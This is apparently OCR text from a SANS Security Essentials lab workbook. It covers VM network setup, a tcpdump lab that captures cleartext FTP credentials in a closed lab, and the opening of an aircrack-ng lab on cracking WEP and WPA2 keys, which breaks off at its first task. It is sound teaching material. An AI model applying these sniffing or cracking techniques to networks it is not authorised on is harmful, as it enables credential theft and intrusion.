
The most likely issue resulting in the inability to connect between virtual machines is the loss of the "host-only" networking setting in VMware. To check this setting, perform the following on both the Kali Linux virtual machine and the Windows 10 virtual machine.

1. Click once on the outside of the virtual machine on the VMware title bar as shown below with the arrow (This example is for Kali Linux, but the same applies to Windows 10.):



*NOTE: **If you are using a Mac with VMware Fusion**, click on the wrench icon and under "Network Adapter" select the setting, "Private to my Mac."*

2. Press the Ctrl+D to bring up the Virtual Machine Settings window. You can also click Player -> Manage -> Virtual Machine Settings. Verify the following settings, pointed to with arrows:



3. Once you have verified these settings for both virtual machines, attempt to perform the previous steps of issuing the ping command.

4. If this does not resolve your problem, pause both virtual machines, reboot your computer, start up both virtual machines again with two instances of VMware Player, and attempt to ping again. If you are still unsuccessful, please call over an instructor or teaching assistant if at a live event, or contact SANS support if not attending a live event, such as vlive-support@sans.org for vLive courses and online-sme@sans.org for OnDemand support.

Questions

1. What is the extension for Virtual Machine Configuration files? _____
2. What does the "-c" flag mean to the Ping tool on Linux? _____
3. What is the command on Linux to display your networking settings? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Unzipping the Virtual Machines
- Launching the Windows 10 Virtual Machine
- Initial Setup for the Windows 10 Virtual Machine
- Initializing the Kali Linux Virtual Machine
- Verifying Network Connectivity

These essential skills will allow you to move forward through the labs in the SEC401, *Security Essentials* course.

This page intentionally left blank.

Question Answers

1. What is the extension for Virtual Machine Configuration files? **VMX**
2. What does the "-c" flag mean to the Ping tool on Linux? **# of ICMP packets to send**
3. What is the command on Linux to display your networking settings? **ifconfig**

This page intentionally left blank.

Lab 1.2

tcpdump

Lab 1.2 – tcpdump

Background

In the previous module, you learned about the tcpdump tool. Tcpdump is a powerful yet simple network sniffer that displays traffic from your Ethernet adapter. Basic filtering can be applied to limit the traffic displayed or recorded to a file to only specific IP addresses, networks, TCP/UDP ports, and/or ICMP packets. Tcpdump does not make any interpretation of the data and leaves that up to the analyst. The tool relies on the libpcap driver interface for the actual capturing of Ethernet frames from the wire. Detailed information about the tcpdump and libpcap project can be found at http://www.tcpdump.org/.

Objectives

- Introduction to tcpdump and basic commands.
- Running tcpdump and sniffing network traffic.
- Analyzing hex and ASCII data.
- Connecting to a non-listening TCP port.


Your objectives for this lab are to understand the basic syntax and operation of the tcpdump tool. You will use various tcpdump flags and filters to monitor specific network traffic. This exercise will primarily be performed on your Kali Linux VM, but you will make connections to your Windows 10 VM. If you have additional time at the end of this exercise, feel free to experiment with additional tcpdump commands.

Duration - 20 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

Task 1 – Introduction to tcpdump and Basic Commands

1. Start Kali in your virtual machine, and log in using a username of root and a password of toor.

2. Once the Kali interface starts, bring up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop: 

3. Take a look at the quick list of common tcpdump commands and arguments by asking for help, which displays the usage information. Enter the following command and take a look at the output:

```
root@kali:~# tcpdump --help
tcpdump version 4.7.4
libpcap version 1.7.4
OpenSSL 1.0.2f  28 Jan 2016
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqRStuUvxX#] [ -B size ] [ -c count ]
      [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
      [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
      [ -Q in|out|inout ]
      [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
      [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
      [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z command ]
      [ -Z user ] [ expression ]
```


*NOTE: Many tools installed on your Kali Linux VM come with a manual. Using the man command, you can take a look at the manual and search for desired text strings. To view the manual for tcpdump you would simply type "**man tcpdump**" in a Terminal window. To leave the manual, simply type the letter "**q**." To search for a text pattern inside of the manual, press the forward slash "/" key while inside the manual, followed by the desired text. e.g. **/UDP** It does not highlight the matches. Any matches will be at the top of the Terminal window.*

4. The following list of commands are some of the most commonly used:
   - **-i** Specify from which network interface you would like tcpdump to sniff.
   - **-s** Number of bytes "snaplen" to capture per packet. Default is 65535 bytes.
   - **-c** Number of packets to capture before stopping.
   - **-n** Don't resolve hostnames.
   - **-nn** Don't resolve hostnames or well-known port numbers to their service.
   - **-X** Show packet contents in hexadecimal and ASCII.
   - **-XX** Show packet contents in hexadecimal and ASCII, as well as the Ethernet header.
   - **-e** Display Ethernet header data.


There are many other options, as can be seen in the manual. We will cover filtering shortly.

Task 2 – Running tcpdump and Sniffing Network Traffic

1. Let's start with a couple of basic examples using your localhost. First, open up a second Terminal window. To do this, from the top of your Kali Linux Desktop, click on "Terminal -> New Terminal" as shown below:



You should now have two Terminal windows on your screen.



2. In one Terminal window start tcpdump and have it sniff your localhost (lo) by entering the following:

```
root@kali:~# tcpdump -i lo
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

*NOTE: Sometimes your screen can get cluttered. If you ever wish to clear the screen, simply type "**clear**" in any Terminal window.*


This window will seemingly hang while the sniffer is running and will display captured packets onto the screen as they are received. To stop the sniffer, type **Ctrl+C**. That's the Control (Ctrl) key and the letter C. Let tcpdump run while we switch to our other Terminal window and ping our loopback interface.

3. Using your other Terminal window, run the ping command against your loopback interface, also known as your localhost. We will send one ICMP Echo Request using the "-c" option. The default IP address for your loopback interface is 127.0.0.1. Enter the following command:

```
root@kali:~# ping 127.0.0.1 -c 1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.137 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.137/0.137/0.137/0.000 ms
```

4. Your screens should look like the following:



5. Take a look at the Terminal window where tcpdump is running. The following should have appeared: *NOTE: Your timestamps will differ depending on the time of day. Other information, such as the "id" will also likely differ.*

```
13:07:08.533264 IP localhost > localhost: ICMP echo request, id 1792,
seq 1, length 64
13:07:08.533287 IP localhost > localhost: ICMP echo reply, id 1792, seq
1, length 64
```

We can identify the timestamp of when the packet was captured starting on the left, IP for Internet Protocol, the source and destination (src > dst) hostname of "localhost," the ICMP echo request and reply types, and other information such as the length of the packet.

6. Next, you will make an FTP connection from your Kali Linux VM to your Windows 10 VM. Your Windows VM is already running IIS FTP. Make sure your Windows VM is running. If not, start up and wait for your Windows VM to run before continuing with the exercise.

First, stop tcpdump on your Kali Linux VM by pressing **Ctrl+C** in the appropriate Terminal Window. Next, start tcpdump back up with the appropriate interface (eth0). We will use filtering to record only the desired traffic (TCP port 21), as Microsoft Windows can be quite chatty. We will also capture only three packets, which should record the TCP 3-way handshake. To do this, enter the following command:

```
root@kali:~# tcpdump -i eth0 port 21 -c 3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

7. From another Terminal window, type in the following command to make an FTP connection to your Windows 10 VM, and press **Ctrl+C** when prompted for a name:

```
root@kali:~# ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root):
```

8. Go back over to your tcpdump window. You should see the following output:

```
13:57:35.692466 IP kali.57322 > 10.10.10.10.ftp: Flags [S], seq 2736759066,
29200, options [mss 1460,sackOK,TS val 1177746 ecr 0,nop,wscale 6], length 0

13:57:35.693261 IP 10.10.10.10.ftp > kali.57322: Flags [S.], seq 4235387615,
ack 2736759067, 8192, options [mss 1460,nop,wscale 8,sackOK,TS val 97723796
ecr 1177746], length 0

13:57:35.693312 IP kali.57322 > 10.10.10.10.ftp: Flags [.], ack 1, win 457,
options [nop,nop,TS val 1177747 ecr 97723796], length 0

3 packets captured
5 packets received by filter
0 packets dropped by kernel
```

NOTE: As previously stated, the formatting on your screen may vary depending on the size of your Terminal window. It is not possible to fit all of the text from verbose command output on a single line in many cases, and therefore, line-wrapping may occur. In the above output, each packet is separated by an empty line. It is also possible that you may get more results than displayed depending on the amount of traffic on your system.

The TCP flags are circled in the output above. The first packet only has the SYN flag set, as it is the first part of the TCP 3-way handshake. The second packet has both the SYN and ACK flags set. The final packet has only the ACK flag set. Take a look at the top arrow, which points to the unique sequence number of 2736759066 for this connection. This is the ISN that will be discussed in the next module. The next arrow down points to the acknowledgement number of 2736759067, which is the ISN+1. Feel free to try and identify additional fields.

NOTE: The ISNs will be different for your system since that is uniquely identified for each connection.

Task 3 – Analyzing Hex and ASCII Data

1. Next, let's perform the same connection, only this time we will capture and display the hex and ASCII output onto the screen. Start tcpdump back up again with the following arguments:

```
root@kali:~# tcpdump -X -i eth0 port 21 -c 4
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

NOTE: We have added the "-X" option to display the hex and ASCII characters. We also changed the number of packets captured to 4. This is so that we get the FTP banner from the server.

2. Go to your terminal window that is running FTP (and if it still running type **CTRL+C** to terminate the FTP connection). Confirm that you are back at the terminal prompt.

3. Connect to the FTP server running on your Windows 10 VM using the previous command, pressing **CTRL+C** when prompted for a name:

```
root@kali:~# ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root):
```

4. Navigate back to your tcpdump window and take a look at the output. It should resemble the following:

```
14:14:04.002948 IP kali.57326 > 10.10.10.10.ftp: Flags [S], seq
4262324368, win 29200, options [mss 1460,sackOK,TS val 1424824 ecr
0,nop,wscale 6], length 0
     0x0000:  4500 003c 5528 4000 4006 bd62 0a0a 0a14  E..<U(@.@..b....
     0x0010:  0a0a 0a0a dfee 0015 fe0d e890 0000 0000  ................
     0x0020:  a002 7210 2860 0000 0204 05b4 0402 080a  ..r.(`..........
     0x0030:  0015 bdb8 0000 0000 0103 0306            ............
14:14:04.003287 IP 10.10.10.10.ftp > kali.57326: Flags [S.], seq
779554267, ack 4262324369, win 8192, options [mss 1460,nop,wscale
8,sackOK,TS val 98712065 ecr 1424824], length 0
     0x0000:  4500 003c 4d94 4000 8006 84f6 0a0a 0a0a  E..<M.@.........
     0x0010:  0a0a 0a14 0015 dfee 2e77 0ddb fe0d e891  .........w......
     0x0020:  a012 2000 ff16 0000 0204 05b4 0103 0308  ................
     0x0030:  0402 080a 05e2 3a01 0015 bdb8            ......:.....
14:14:04.003318 IP kali.57326 > 10.10.10.10.ftp: Flags [.], ack 1, win
457, options [nop,nop,TS val 1424824 ecr 98712065], length 0
     0x0000:  4500 0034 5529 4000 4006 bd69 0a0a 0a14  E..4U)@.@..i....
     0x0010:  0a0a 0a0a dfee 0015 fe0d e891 2e77 0ddc  .............w..
     0x0020:  8010 01c9 2858 0000 0101 080a 0015 bdb8  ....(X..........
     0x0030:  05e2 3a01                                ..:.
14:14:04.004309 IP 10.10.10.10.ftp > kali.57326: Flags [P.], seq 1:28,
ack 1, win 260, options [nop,nop,TS val 98712065 ecr 1424824], length
27: FTP: 220 Microsoft FTP Service
     0x0000:  4500 004f 4d95 4000 8006 84e2 0a0a 0a0a  E..OM.@.........
     0x0010:  0a0a 0a14 0015 dfee 2e77 0ddc fe0d e891  .........w......
     0x0020:  8018 0104 b1d3 0000 0101 080a 05e2 3a01  ..............:.
     0x0030:  0015 bdb8 3232 3020 4d69 6372 6f73 6f66  ....220.Microsof
     0x0040:  7420 4654 5020 5365 7276 6963 650d 0a    t.FTP.Service..
4 packets captured
5 packets received by filter
0 packets dropped by kernel
```

As you can see, the hex and ASCII data has been printed to the screen for each packet. You can see the same TCP 3-way handshake occur first. There are two items circled. The top circle includes the PSH (push) flag, as well as "seq 1:28." This is indicating that 27 bytes of data were pushed in this packet. Below, in the second circle, you can see the text, "220 Microsoft FTP Service." This is the 27 bytes of data pushed in this packet, which also includes a newline character that is not typically visible on the screen. This is one of the main security concerns around using FTP. The data is sent in the clear with no encryption. Let's further look at this concern by sending credentials to the FTP server.

5. Press **CTRL+C** to stop tcpdump if you haven't already. Start tcpdump back up with the following arguments by typing, **"tcpdump -a -i eth0 port 21 and src 10.10.10.20,"** and pressing Enter:

```
root@kali:~# tcpdump -a -i eth0 port 21 and src 10.10.10.20
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

NOTE: The "-a" option prints out ASCII and not the hexadecimal version of the packets. We are simply doing this to preserve space on the screen and get more experience with using various command-line

arguments. We are still specifying the eth0 interface. The filter has been changed to specify that we would only like to see packets sourcing from 10.10.10.20 (our Kali Linux VM) and port 21.

6. Make another FTP connection from your Kali Linux VM to your Windows 10 VM. This time enter a username of "**anonymous**" and a password of "**secretpassword.**"
Note: When you type the password, it will not be displayed on the screen.

```
root@kali:~# ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```

7. Switch back to your tcpdump window and take a look at the output as shown below:

```
14:49:39.380278 IP kali.57368 > 10.10.10.10.ftp: Flags [S], seq
3992512727, win 29200, options [mss 1460,sackOK,TS val 1958668 ecr
0,nop,wscale 6], length 0
14:49:39.381030 IP kali.57368 > 10.10.10.10.ftp: Flags [.], ack
1879192885, win 457, options [nop,nop,TS val 1958669 ecr 100847373],
length 0
14:49:39.382132 IP kali.57368 > 10.10.10.10.ftp: Flags [.], ack 28, win
457, options [nop,nop,TS val 1958669 ecr 100847373], length 0
14:49:41.133250 IP kali.57368 > 10.10.10.10.ftp: Flags [P.], seq 0:16,
ack 28, win 457, options [nop,nop,TS val 1959107 ecr 100847373], length
16: FTP: USER anonymous
14:49:41.134398 IP kali.57368 > 10.10.10.10.ftp: Flags [.], ack 100, win
457, options [nop,nop,TS val 1959107 ecr 100849126], length 0
14:49:44.641587 IP kali.57368 > 10.10.10.10.ftp: Flags [P.], seq 16:37,
ack 100, win 457, options [nop,nop,TS val 1959984 ecr 100849126], length
21: FTP: PASS secretpassword
14:49:44.642912 IP kali.57368 > 10.10.10.10.ftp: Flags [.], ack 121, win
457, options [nop,nop,TS val 1959984 ecr 100852634], length 0
14:49:44.643173 IP kali.57368 > 10.10.10.10.ftp: Flags [P.], seq 37:43,
ack 121, win 457, options [nop,nop,TS val 1959984 ecr 100852634], length
6: FTP: SYST
14:49:44.681179 IP kali.57368 > 10.10.10.10.ftp: Flags [.], ack 137, win
457, options [nop,nop,TS val 1959994 ecr 100852635], length 0
```

As shown, the username and password are shown in the tcpdump output.

When you are done, in the FTP window, type **"bye"** to close the FTP connection.

Task 4 – Connecting to a Non-Listening TCP Port

1. Let's now connect to a port on our localhost that is not open. This should result in a reset packet being sent back to the client side of the connection. If tcpdump is still running, press **Ctrl+C** to terminate the session. Feel free to clear your screen. Start tcpdump by typing "**tcpdump –i lo tcp port 333**" and pressing Enter:

```
root@kali:~# tcpdump -i lo tcp port 333
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

We are listening on our localhost port only with the "-i lo" option and setting a filter to "tcp port 333."

2. Next, you will use the netcat tool to make a connection to TCP port 333 on your localhost. Netcat is a network utility tool that allows you to connect to TCP and UDP ports, transmit files, and execute commands. See more at https://en.wikipedia.org/wiki/Netcat. From a second Terminal window, type "**nc.traditional 127.0.0.1 333**" and press Enter:

```
root@kali:~# nc.traditional 127.0.0.1 333
(UNKNOWN) [127.0.0.1] 333 (?) : Connection refused
```

3. Go back to your tcpdump window and examine the following output:

```
15:26:00.998513 IP localhost.56022 > localhost.333: Flags [S], seq
3506481770, win 43690, options [mss 65495,sackOK,TS val 2504073 ecr
0,nop,wscale 6], length 0

15:26:00.998552 IP localhost.333 > localhost.56022: Flags [R.], seq 0,
ack 3506481771, win 0, length 0
```

This time you can see the SYN packet, followed by a RST packet as indicated by the "R" in the bottom circle, indicating that the port (TCP 333) is not open on the system.

Questions

1. What tcpdump switch displays hex, ASCII, and the Ethernet header? _____
2. What tcpdump switch allows us to turn off hostname and port resolution? _____
3. What TCP flag is the only one set when initiating a connection? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Introduction to tcpdump and basic commands.
- Running tcpdump and sniffing network traffic.
- Analyzing hex and ASCII data.
- Connecting to a non-listening TCP port.

We have barely scratched the surface with the features offered by tcpdump. You can continue looking at tasks such as analyzing UDP traffic, specifying more complex filters, dealing with encrypted IPSEC data, saving results to the file system, and much more. One of the biggest advantages to learning tcpdump is that it is often installed on Linux and *NIX systems by default. As a security professional, being able to use tools built into a system without the need to install additional components is highly desirable. There is also the Windows ported tool called windump, which can be installed on most Windows systems.

This page intentionally left blank.

Question Answers

1. What tcpdump flag displays hex, ASCII, and the Ethernet header? **-XX**
2. What tcpdump flag allows us to turn off hostname and port resolution? **-nn**
3. What TCP flag is the only one set when initiating a connection? **SYN**

Lab 1.3

aircrack-ng

Lab 1.3 – aircrack.ng

Background

In the previous module, you learned about the benefits and shortcomings of various widely-used wireless protocols and technology. You will use the aircrack-ng tool suite to assess the security of both the Wired Equivalent Privacy (WEP) security algorithm and Wi-Fi Protected Access (WPA) protocol associated with 802.11 wireless network security. Aircrack-ng is a freely available tool that is installed on your Kali Linux VM. The official distribution site is at http://www.aircrack-ng.org/. It was mostly written by Thomas d'Otreppe.

The use and role of each tool is covered accordingly in this section. Requiring each student to possess a wireless card that works on Kali Linux and with these specific tools can be problematic, and therefore, wireless captures have been provided to you so that you experience the anticipated outcome for this lab.

Objectives

- Introduction to the aircrack-ng suite
- Cracking a WEP key
- Cracking a WPA2 passphrase

Your objective for this lab is to understand how to use the aircrack-ng suite of tools required to crack WEP and WPA keys from a packet capture file. These tools allow you to assess your wireless networks for weak algorithms and protocols, as well as verify that strong passphrases are being used. Proper password security and cracking techniques are covered in great detail in an upcoming module. This exercise is to be completed on your Kali Linux VM.

Duration - 15 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

Task 1 – Introduction to the aircrack-ng Suite and Commands

